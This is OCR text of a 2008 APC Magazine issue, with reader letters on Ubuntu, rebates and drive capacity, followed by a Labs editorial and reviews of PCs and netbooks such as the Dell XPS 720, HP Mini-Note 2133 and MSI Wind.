But this time I am ecstatic, this Ubuntu change has been brilliant and I can't thank you enough for putting it on the CD. Of course I do still have to learn some new things but it isn't as difficult as anything I have tried before — in fact I find it easier to understand than Vista.

Once again, thank you, thank you, thank you. For the first time in my computing life (20 years through Macs and PCs) I feel I have some freedom, real freedom. The very thing Microsoft continues to stifle.

Robert N Stephenson
Hawthorndene, SA



Ubuntu: some people like it, some people don't — but everyone's talking about it.

LINUX USERS 'TIME RICH'

A friend of mine has a term for people like Ashton Mills: they are 'Time Rich'. I am 'Time Poor' — I have more than enough to do every day without wasting time making an operating system do what I want. My time is worth, to me, $50 an hour, so if I waste more than two hours trying to get Ubuntu to work, I am out of pocket.

And so today, I wasted another three hours trying to do the following: make Ubuntu 8 run at 1,024 x 768, and trying to play some WMA files in any media player under Ubuntu.

Please stop the Windows bagging — it just makes you look foolish. Praise Windows and Linux for what they do best — and please stop harping on about the cost!

How many times do I have to read Linux "saves hundreds of dollars" or equivalent? This is simply not true. The addition of

letter of the month

COURAGE TO PUBLISH

What a brilliant edition the July issue of *APC* Magazine is. There's something for everyone, especially users of Ubuntu. Although the article 'Windows Killer' is accurate, it was very courageous to actually declare that it is so.

As one interested in matters relating to computers and allied computer software, I occasionally buy a copy of any of the many other computer magazines available.

Reading these magazines, I keep getting the impression that their authors fawn to Windows users and ignore users of other operating systems. No wonder *APC* magazine is tops. It calls a spade a spade. As a reader and subscriber I want unbiased opinions on computer matters and *APC* magazine delivers.

Andre Mangan
Smithfield, NSW

Andre wins this issue's Letter of the Month prize, a Logitech Cordless Wave Desktop keyboard and mouse set valued at $179.95.

One reader is confused about the storage confusion...

Windows XP or Vista Home Premium adds approximately $100 to the cost of a new PC from Dell, HP, Acer etc. When I first started buying PCs 20 years ago, I paid $3,000 to $4,000 and got a machine that was slow by today's standards, to say the least.

Today, the last laptop I bought from Dell had three years warranty, had Windows included, and cost $1,500. The last desktop I bought had three years warranty, had Windows included and cost $1,200. Also, they both run like a rocket with dual-core CPUs and 2-4GB of memory. Do I really care if Windows added $100 to the cost? No — I do not.

Mike Le Voi
Qld

REBATES AND BONUSES ANYONE?

These rebate and bonus schemes companies offer to get to you buy their products... does anyone actually get the rebates and bonuses? First you have to register. A lot of people wouldn't bother. Then you have to send in a copy of your sales receipt by mail. Some more people drop out. Then they say it won't actually be paid/sent for months. By which time a lot of people would have forgotten. Then when you ring up to ask why you haven't received it they tell you you didn't send the copy of the receipt, or the postal service lost it, and anyway you should have registered the letter.

And more people at that point will just say forget it. And if you complain they just ignore your complaint. Is that why these schemes are the way they are so that companies can offer large rebates and bonuses knowing that at the end of the process they'll rarely have to pay up?

Or have I just struck bad luck over and over again when I have tried to obtain these rebates? Symantec eventually sent a cheque but it was for less than promised. LG looked for excuse after excuse and never paid up. HP just takes your complaints and 'sends them to the appropriate person' who you can't talk directly to and who never responds until you give up.

Surely these companies realise that customers will forgive a lot of things: a product that's got a fault, as long as it's fixed, or a genuine mistake, but when they know you know they're having you on, and they go ahead and do it anyway even after you give them opportunity after opportunity to sort it out, they're the companies you never do business with again.

Gordon Drennan
Burton, SA

GIGABYTE vs GIGABYTE

It is time that this farce ended. Ross McLeod (*APC* Epinions, June 08) and Cassandra Knight (*APC* Watchdog, May 08) both seem to think that they are being misled and/or robbed when it comes to the capacity of their hard drives. When Cassandra queried Seagate, she wasn't satisfied with the answer, and then we have Ross calling for an inquiry into the practice of stating drive capacity in decimal, and not binary.

Computer drive capacity has always been measured in decimal, not binary, it just hasn't been noticed by people very much before, and also because drive capacity has been relatively small in comparison with the size of drives available now.

The only part of a computer that uses binary is memory. Everything else uses the decimal system, which includes the CPU speed, so it's time that this was dropped and left to die the death that it deserves.

Daniel Clarkson
Eagleby, Qld

HDD FORMATTING

Why is it that when you get a hard drive (particularly USB external hard drives) they are formatted as FAT32 and not NTFS? After all, by far the majority of computers run operating systems that support NTFS, so this means the drive has to be reformatted. No real problem, except that I recently bought a 500GB drive and it took a couple of hours to reformat the drive.

This does become a problem as with the approximate 4GB file size limit of FAT32, these large drives need to be reformatted. When I go to setup systems for a client, it becomes a little awkward when I have to reformat the drive and it then takes a couple of hours to reformat it and I can't leave them as there is further setup that needs to be done after the drive has been reformatted. We do hang on to things for no real reason.

Ian A. White
Blacktown, NSW

Have your say at apcmag.com/epinions

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This month in Labs...

Opening dialogue

Here at *APC* HQ, we've changed the way we work. Until recently, *APC* has been created using the same processes that many magazines use worldwide. It's a system of briefing content, submitting copy, image processing, sub-editing, design layout and a few final checks before it gets sent off to the printers. Apart from obvious technological advances, like desktop publishing and the computerisation of the office as a whole, things haven't really changed for *APC* in major ways since our first issue in the early '80s.

Until now. As you may have noticed, the *APC* web site has been relaunched, including something we've never offered on the web in any quantity before: reviews. It's a great way to move forward, allowing us to cover a much wider range of products on a regular basis. We've gone from providing you with 16-20 pages of reviews each month, to one to two (or more!) a day. It's also much, much quicker. We can provide you with reviews on the web within a couple of days of the product reaching our hot little hands.

Best of all, it means we have more scope for reviews. Whereas in the past it's been my task to identify different products, assign them to reviewers (or boot them up myself) and nurture them through our production process and into the magazine, we've now got an opportunity to talk with you, our readers, directly. And that's big news in the world of magazines.

So here it is: if there's something you'd like us to review, then jump on our forums at **www.apcmag.com** and make a post. Let us know what you'd like to see in the Labs, both on the web site and in the magazine. Now, we won't be able to look at every product you ask us to, purely because there's many, many more of you than there are of us, but we'll be part of the conversation as well.

The Labs section in the magazine will in essence remain very similar. We'll be running reviews of the very best and very worst products we come across. We'll be keeping our Labs Challenges and Roundups — and, most importantly, we'll still cover first looks at new technologies and offer advice on what to buy when your wallet needs lightening.

The response to our HP Mini-Note 2133 comp on the web site has been amazing. Some of the reviews people have posted have been excellent. I like the idea of keeping that going, so if you find a piece of kit love or hate, then help your fellow readers by writing us a brief review and posting it in the forums.

> WE CAN PROVIDE YOU WITH REVIEWS ON THE WEB WITHIN A COUPLE OF DAYS OF THE PRODUCT REACHING OUR HOT LITTLE HANDS

NICK RACE – TECHNICAL EDITOR

One heck of a good-looking case, but appearances can be deceiving...

Dell XPS 720

What's all this then? An XPS system that doesn't cost the Earth?

Ferrari, Tag Heuer, Dell XPS — all brands known for their exceptional products, along with their exceptional prices. But it's possible to get these celebrity-endorsed brands without the other half having a heart attack; there's the Ferrari Mondial for the fiscally frugal, the Tag Indy 500 for the trust-fund thrifty, and now there's the Dell XPS 720 for those who don't have deep pockets. At $2,299 it's a damn sight cheaper than the price the XPS moniker is normally associated with, so what gives? What goodies have been dropped to make this XPS cost little more than most mid-range systems?

It's certainly not the chassis. This aluminium monster is simply massive and has a retro look reminiscent of a 1950's sci-fi movie. We love the LEDs on the rear, which light up the various inputs and outputs. There's another array of LEDs on the front of the case, and both sets can change colours to match your interior designer's colour selections.

CONTACT	Dell
ONLINE	www.dell.com.au
MARKET	Everyone
PRICE	$2,299

✔ Great case; support; decent components.

✖ Poor graphics; limited upgrade options.

6/10

The 24in monitor isn't too shabby either, although it is only a 6-bit panel. But what about the bits that really matter for the gaming audience that this machine is targeted at? Without a powerful CPU to drive an equally zippy video card and enough RAM to feed them both, it's going to flounder on the virtual battlefield.

From a marketer's perspective, quad-core sounds like a must-have inclusion. Four cores means four times faster games, right? Wrong: we don't know of any games that get a performance boost from four cores, meaning that dual-cores are still the weapon of choice for gamers. Having two cores makes them adept at multitasking, and you'll save a decent wad of cash by not going for the quad-cores. So four cores is a bit of overkill, but at least the Q6600 included in our review setup is known for being a decent overclocker. The BIOS options to unlock the potential of this chip are a little mediocre, but at least it's got basic voltage and bus speed controls. With a little tinkering we managed a 25% overclock without breaking a sweat, reaching 3GHz in a matter of minutes. To counter the additional CPU voltage, we had to up the CPU fan speed though, resulting in a case that sounded like the Little Birds in *Black Hawk Down*.

How about the graphics card then? Sadly, it's here that the 720 receives a big fat F (for faltering framerates) from us. The Nvidia 8800GT is the sickly sibling of the 8800GTX, itself a chipset that is now on the cusp of obsolescence thanks to Nvidia's new GTX 200 series. All is not lost, though; you can upgrade this when purchasing, but your options are very limited. According to the Dell site, when we tried to tweak our machine the only options were one 8800GT, two 8800GTs in SLI, one Radeon HD3870X2 or dual HD3870X2s. Not a lot of choice considering there are better options out there for extreme gamers.

A total system memory of 3GB is a smart amount, obviously taking into account the 32-bit limit of 4GB that Vista 32-bit edition is limited by. It's relatively slow stuff though, with the DDR2-800MHz memory having rather conservative timings.

Still, regardless of our issues with the CPU and video card, the XPS 720 offers a solid gaming platform, albeit at a not very competitive price. There's no disputing the rugged build quality of this machine, and the extensive support offered is great for novice computers. But at the end of the day, if you shop around we think you'll be able to find a faster PC for $500 less. It just won't have such a pretty case...

Bennett Ring

VIA ARTiGO Builder Kit

Five and a quarter inches of computing power.

VIA's ARTiGO Pico-ITX Builder Kit is really, really cool. We've spent a few weeks with the ARTiGO kit, and after the stage where the novelty should have worn off, it's still cool. What makes it so enamouring is its size. It's really, really small. Reaaally small.

Measuring in, completely built and functional at 150 x 110 x 45mm (plus a notebook-style power adaptor) the Kit is designed to fit nicely into a 5.25in drive bay. And it does. Better than most DVD drives.

Consisting of a combined motherboard and CPU combo plus a small chassis and oodles of extras for the tinkerers, there's not much to it, but that's the point. The Kit is built around a VIA C7 1GHz processor and the CX700 chipset; it's perfectly capable of being a small, low-power work machine.

The ARTiGO's mainboard includes a single SODIMM slot for DDR2-533 memory up to 1GB, a 2.5in IDE connector and a SATA connector (which was definitely appreciated) for a build in the provided chassis. There's a 10/100 Ethernet port, four USB 2.0 ports plus onboard audio with mic and lineout. The CPU is cooled by one small fan, which draws air from the back of the unit, and the whole lot slots together like a geek's dream version of Lego.

What the ARTiGO (and many of VIA's current offerings) is really about, is a platform for creativity. Mainly where a moderate amount of computing power is required, but needs to be or is ideally out of sight. Think presentations, digital installations and signage, in-car computers, systems built in nooks and crannies, desk drawers for the minimal look or home entertainment, and you're on the right track. Probably of most use to *APC* readers is installing it in your main PC. With a simple KVM like the Belkin Flip, it would be easy to keep an always on system, even when your main PC is powered down. For if you just want to check your mail quickly or look up the movie times. Even keeping it on overnight for some torrenting isn't out of the question.

The VIA ARTiGO isn't going to revolutionise computing. It's not the fastest computer we've seen by a long shot, but it's very small, flexible enough to be a hobbyist's best friend and run Linux well enough to get some work done. We still think it's pretty cool.

Nick Race

CONTACT	VIA
ONLINE	www.via.com.tw
MARKET	Everyone
PRICE	$597


✔ Nifty little system; runs Windows/Linux; extras.

✖ Very niche uses; a little expensive.

8/10

HP Pavilion Elite m9270a

This off-the-shelf HTPC offers a nice blend of performance and features.



For the tidy sum of $1,500, don't expect the n9270a to be a supercomputing number cruncher — it sits firmly in the middle of the PC price range. Yet it's got a number of features that we didn't expect on such a budget-friendly machine.

For starters, there's the combination Blu-ray/HD DVD/DVD±RW drive. Windows Vista Home Premium has the wonderful Media Center interface, and a very easy-to-use remote control unlocks all of its potential from the comfort of your couch. The Nvidia GeForce 8400 video card provides plenty of grunt for movie viewing, and the HDMI output makes it the perfect partner for your shiny new 40in LCD display. Obviously it's not going to cut the mustard for today's generation of games, but the odd-bout of Counterstrike Source won't be out of the question.

The Core 2 Duo e4700 (running at 2.6GHz), while not being the silicon equivalent of the Hulk, is similarly capable. It's perfect for the HTPC market that this machine is aimed at, offering decent multitasking abilities without needing an industrial refrigerator to keep cool.

At 320GB, there's plenty of hard drive space, but for a Vista machine we'd have appreciated more memory than the 2GB that it scrapes by on. Unfortunately it's only got two DIMM slots, both taken up by a 1GB stick of memory. If you want to upgrade the memory post-purchase, the existing memory is headed for the trash can. As long-time fans of Hauppauge, we were pleased to see the HVR-1200 TV tuner within, which does a capable job with even sub-standard signal strength.

So far so good, but towards the end of our time with this PC we noticed one major oversight. The integrated Realtek audio chipset doesn't have an optical output. Considering a vast majority of HTPCs utilise this connection, you'll have to purchase an additional soundcard for this PC to play nicely with your expensive surround sound system.

Given a little tweaking, this machine makes for a great entry-level HTPC. All it needs is a little more RAM, get rid of the HD DVD drive to save on costs, and an additional sound card that works with your existing speakers. Add these and you've got an HTPC that even your parents will want to use.

Bennett Ring

CONTACT	HP
ONLINE	www.hp.com.au
MARKET	Everyone
PRICE	$1,500

✔ Great configuration for the price; easy setup.

✖ Not enough RAM; where's the optical out?

8/10

HP Mini-Note 2133

The Mini-Note 2133 is HP's answer to the pint-sized ASUS Eee PC, and while it doesn't quite match the pricing, it's a lot closer in spec to a full-sized notebook.

Ultraportables usually demand a king's ransom, so the Mini-Note's three-figure pricetag is amazingly good value. We received the entry-level unit for review, which has a 1.2GHz VIA C7-M chip, 1GB of RAM and 120GB 5,400rpm hard disk — for an extra hundred dollars, you can get a slightly faster 1.6GHz VIA C7-M chip, 2GB of RAM and 160GB hard disk. Common to both models is an 8.9in display, VIA Chrome 9 graphics chip (with up to 256MB of shared memory) and Windows Vista Business.

The Mini-Note 2133 certainly doesn't look the part of a cheap notebook. Quite the opposite actually, with its classy magnesium alloy casing and curvy design. Unlike most notebooks that have a bezel sticking out from around the display, the entire screen panel is housed behind a single layer of glass, giving it a very sleek and modern appearance. A sharp 1,280 x 768 resolution provides ample room for multi-tasking and viewing web pages in their entirety, but the down-side is that text and icons appear very small on the screen.

Another point of distinction is the Mini-Note's excellent keyboard — usually one of the biggest compromises on an ultraportable. HP has managed to fit a keyboard that's close to full-sized (92%, if you're counting) by extending it all the way out to the edges and down-sizing the touchpad area. The touchpad itself is only slightly undersized, but the mouse buttons have been relocated to either side of the touchpad — a positioning that feels strange at first, but isn't too bad once you get used to it. We think the tradeoff is a good one, as the keyboard is extremely comfortable to type on, with lots of room and just the right amount of cushioning under each key.

apc Highly Recommended

Performance has never been a strong suit for these sorts of machines, so we were curious to see how the 1.2GHz VIA C7-M chip fared against the power-hungry Windows Vista. For basic web browsing and word processing, it worked well enough, but it's definitely not a fast machine — even minor things like opening a new tab in Internet Explorer takes a second or two to process. The VIA Chrome 9 graphics chip is also underpowered and can't display Aero's transluscent windows effect, let alone run the latest games. The Mini-Note's benchmark figures are uninspiring, but typical for a notebook in this class: PCMark05 returned a 661, and 3DMark03 301.

The Mini-Note is well-equipped for a portable, offering two USB 2.0 ports, VGA, ExpressCard, SD, Gigabit Ethernet and headphone and microphone jacks. Stereo speakers flank either side of the display, a webcam sits above the screen, and wireless consists of 802.11a/b/g Wi-Fi and Bluetooth. Size-wise, the Mini-Note weighs about the same as the MacBook Air (1.2kg with the standard three-cell battery) and, while its overall footprint is quite small, it has the same thickness of a standard laptop. With the six-cell extended battery, we were able to do four hours of web browsing over Wi-Fi on power-saver.

The Mini-Note 2133 isn't the smallest, nor the cheapest notebook you can buy, but the fact that it overcomes many of the typical ultraportable weaknesses at a sub-$1,000 price point makes it incredibly appealing for road warriors, students and anyone else looking for a highly mobile yet competent workstation.

Jenneth Orantia

The 2133: pay a little more, get a lot more.

CONTACT	HP
ONLINE	www.hp.com.au
MARKET	Everyone
PRICE	From $899


✔ Aluminium design; high-res screen; keys.

✖ Underpowered CPU and graphics card.

8/10

Acer Ferrari 1100

It looks like a Ferrari, but does it feel like one?



When a notebook is stamped with the official Ferrari logo, you'd expect it to be pretty darn special. But does the Ferrari 1100 give off the look and feel of an actual Ferrari automobile? Not really. The carbon weave pattern and prominent Ferrari logo on the lid is a great start, but the rest of the notebook alternates between ordinary and over-the-top.

The ordinary half relates to the 1100's specs. It's run by one of AMD's fastest Mobile Turion 64 chips, the 2.3GHz X2 TL-66, but this is let down by a meagre 1.75GB of RAM and ATI Radeon X1250 integrated 3D graphics. For day-to-day tasks like web browsing, email and word processing, this rig is more than sufficient — a capability reflected in a respectable PCMark Vantage benchmark score of 2,436.

For gaming, it scored a low 363 in 3DMark06 — about average for an integrated graphics chip. The 1100's 12.1in display has the usual 1,280 x 768-pixel resolution, but there's an off-putting yellow cast to the screen that renders whites as a faded yellow.

The rest of the Ferrari 1100's features are fairly run-of-the-mill: a 250GB hard disk, Super Multi DVD drive, Acer InvLink Nplify 802.11a/b/g/n Wi-Fi, Bluetooth 2.0 + EDR, three USB 2.0 ports, FireWire, modem, Gigabit Ethernet, VGA, S-Video, SPDIF, microphone, headphone, ExpressCard 54 and 5-in-1 memory card reader. It also has a webcam and a biometric fingerprint scanner.

It isn't as sleek or as sexy as we'd expect a notebook of this calibre to be. It's pretty bulky, measuring over 3cm thick, and a weight of 1.9kg puts it at the heavy end of the ultraportable spectrum. The notebook's angular lines are distinctive, but it comes off looking old-fashioned rather than racy.

One thing it does match the Ferrari in is fuel efficiency. Using our standard DVD run-down test, the 1100 scored a run-time of one hour and 45 minutes. If you're a Ferrari die-hard with the matching sunglasses, phone, push-bike and aftershave, then by all means buy the notebook as well. But if you're hoping for a laptop that resembles the sophistication and speed of an actual Ferrari, you'll find the Acer Ferrari 1100 lacking in too many areas to justify the inflated pricetag.

Jenneth Orantia

CONTACT	Acer
ONLINE	www.acer.com.au
MARKET	Everyone
PRICE	$3,999

✔ Collector's item.


✖ Falls short of Ferrari ideal; screen; battery.

6/10

Acer Aspire Gemstone Blue 8920G

Acer has pulled out all the stops on its latest flagship notebook.

As soon as you pop open the lid, the huge 18.4in display demands attention, backed by an impressive 1,920 x 1,080 full HD resolution. Such a massive panel has left plenty of room on the lower half of the notebook, and Acer has taken full advantage of it by incorporating a desktop-sized keyboard with dedicated number panel, touch-sensitive CineDash Media Console for controlling multimedia playback, and a speaker grille that spans the entire length of the notebook.



It has a built-in Blu-ray drive for playing HD movies, a total of five built-in speakers with 5.1-channel surround sound, and a HDMI port that supports HDCP for playing copy-protected discs.

The screen has a bit of a yellow cast to it that renders whites as off-white, but picture quality is otherwise spectacular. Pity the same can't be said for the speakers: loud but hollow.

It runs a 2.4GHz Intel Core 2 Duo T8300 processor (with an 800MHz FSB and 3MB L2 cache), 3GB of DDR2 667MHz RAM (up to 4GB supported), Nvidia GeForce 9500M GS graphics card with 512MB of dedicated GDDR3 VRAM, and a 320GB Serial ATA 5,400rpm WD Scorpio hard drive. This respectable set of specs returned an excellent PCMark05 score of 5,504 and a decent 3DMark06 score of 3,163.

Wireless functions consist of 802.11a/b/g/Draft-N Wi-Fi, Bluetooth 2.0 + EDR and consumer infra-red for use with the optional remote control.

There are two USB 2.0 ports, HDMI, Gigabit Ethernet, VGA and headphone/SPDIF, microphone and line-in jacks on the left, three speakers and a 6-in-1 memory card slot on the front and the optical drive, ExpressCard 54 slot, another two USB 2.0 ports and a Kensington lock slot on the right.

Add all those features together and you've got a beast of a notebook that weighs a hernia-inducing 4.1kg — definitely not the sort of machine that'll leave the house much!

Jenneth Orantia

CONTACT	Acer
ONLINE	www.acer.com.au
MARKET	Everyone
PRICE	$2,699

✔ Features; gorgeous full HD display; Blu-ray.

✖ Dolby speakers a let-down; screen tinge.

8/10

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

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M808APC

It's thin, light, and has a backlit screen for power conservation when on the road.

The Wind ships with either a 3-cell or 6-cell battery, so check which one you're buying.

MSI Wind

Eee-gads! It's the Wind, breathing new life (in the form of very nice specs) into the rampantly popular ultra-cheap, ultra-small notebook space.

CONTACT	MSI
ONLINE	www.msicomputer.com.au
MARKET	Everyone
PRICE	$699

✔ Good performance for its category.

✖ Annoying trackpad with wobbly button.

8/10

What the world needs is more, small, cheap, easily accessible computing devices. It seems MSI, along with everyone else involved in making any sort of computing equipment ever, has taken a leaf out of ASUS's design book and breathed life into the Wind.

The Wind is one of the new breed of sub- or mini-notebooks that are very easy on the hip pocket. It comes in at $699, considerably more than the Eee PC 4GB at launch, but it's got more under the hood.

MSI kitted up the Wind a bit more sensibly than the original Eee. It sports a 10.2in screen, for one, at a resolution of 1,024 x 600. The screen itself is surprisingly good with clear colour reproduction and a good brightness level.

The lower resolution is quite obvious under certain usages, after all, it's pretty much a stretched version of SVGA, so you will find yourself scrolling bars from time to time to get the full picture. Good news is that, the vast majority of the time, it will only be up and down, and not side to side, which is infinitely more annoying.

The screen uses LED backlighting to reduce power consumption. As a consequence, the screen is well and evenly lit.

The Wind's keyboard is just as useable as the Eee PC's. With what feels like a bit more finger room, the Wind is quite comfortable to type on. Our only gripe is that the comma and period keys, of which you're going to be using at least once every sentence typed (we hope) are thinner than most other keys on the board to fit on the directional arrow keys in the traditional format. The keys themselves have a good travel to them and a nice bit of resistance.

Where a small amount of disappointment seeps into the bubble of HID happiness is the trackpad, which is a little too small for our taste. Though it does track accurately at default settings, it's easy to skip over your mouse target, as the acceleration has to be so high to cover the screen real estate.


Under the hood is where the Wind gets really interesting. Using Intel's new Atom low-power processor, the Wind has a surprising amount of power at its disposal. Now, the Atom was never designed to be a computing powerhouse, with early benchmarks placing its performance just above a Tualatin core Pentium 3, but where it excels is its power saving and Hyperthreaded design. As a departure from the multiple-cored processors we've seen lately from Intel, the Atom is a single cored Hyperthreaded chip, similar to the later Pentium 4 processors. With recent software being designed with multiple cores more and more, Hyperthreading fills the gap where a multi-core solution would be too power hungry. It's a stop-gap, but it adds responsiveness to the system that we wouldn't have expected.

Our Wind came with the N270 model of the Atom with a native speed of 1.6GHz. SpeedStep and E1C usually had it running at around the 800MHz mark to lower power consumption, but jumping to full speed under load was quick and effective. The Atom N270 sports a mere 512KB of L2 cache, which is a little low for our liking, but as a budget solution it performs remarkably well. A TDP of only 2W isn't anything to sneeze at either.

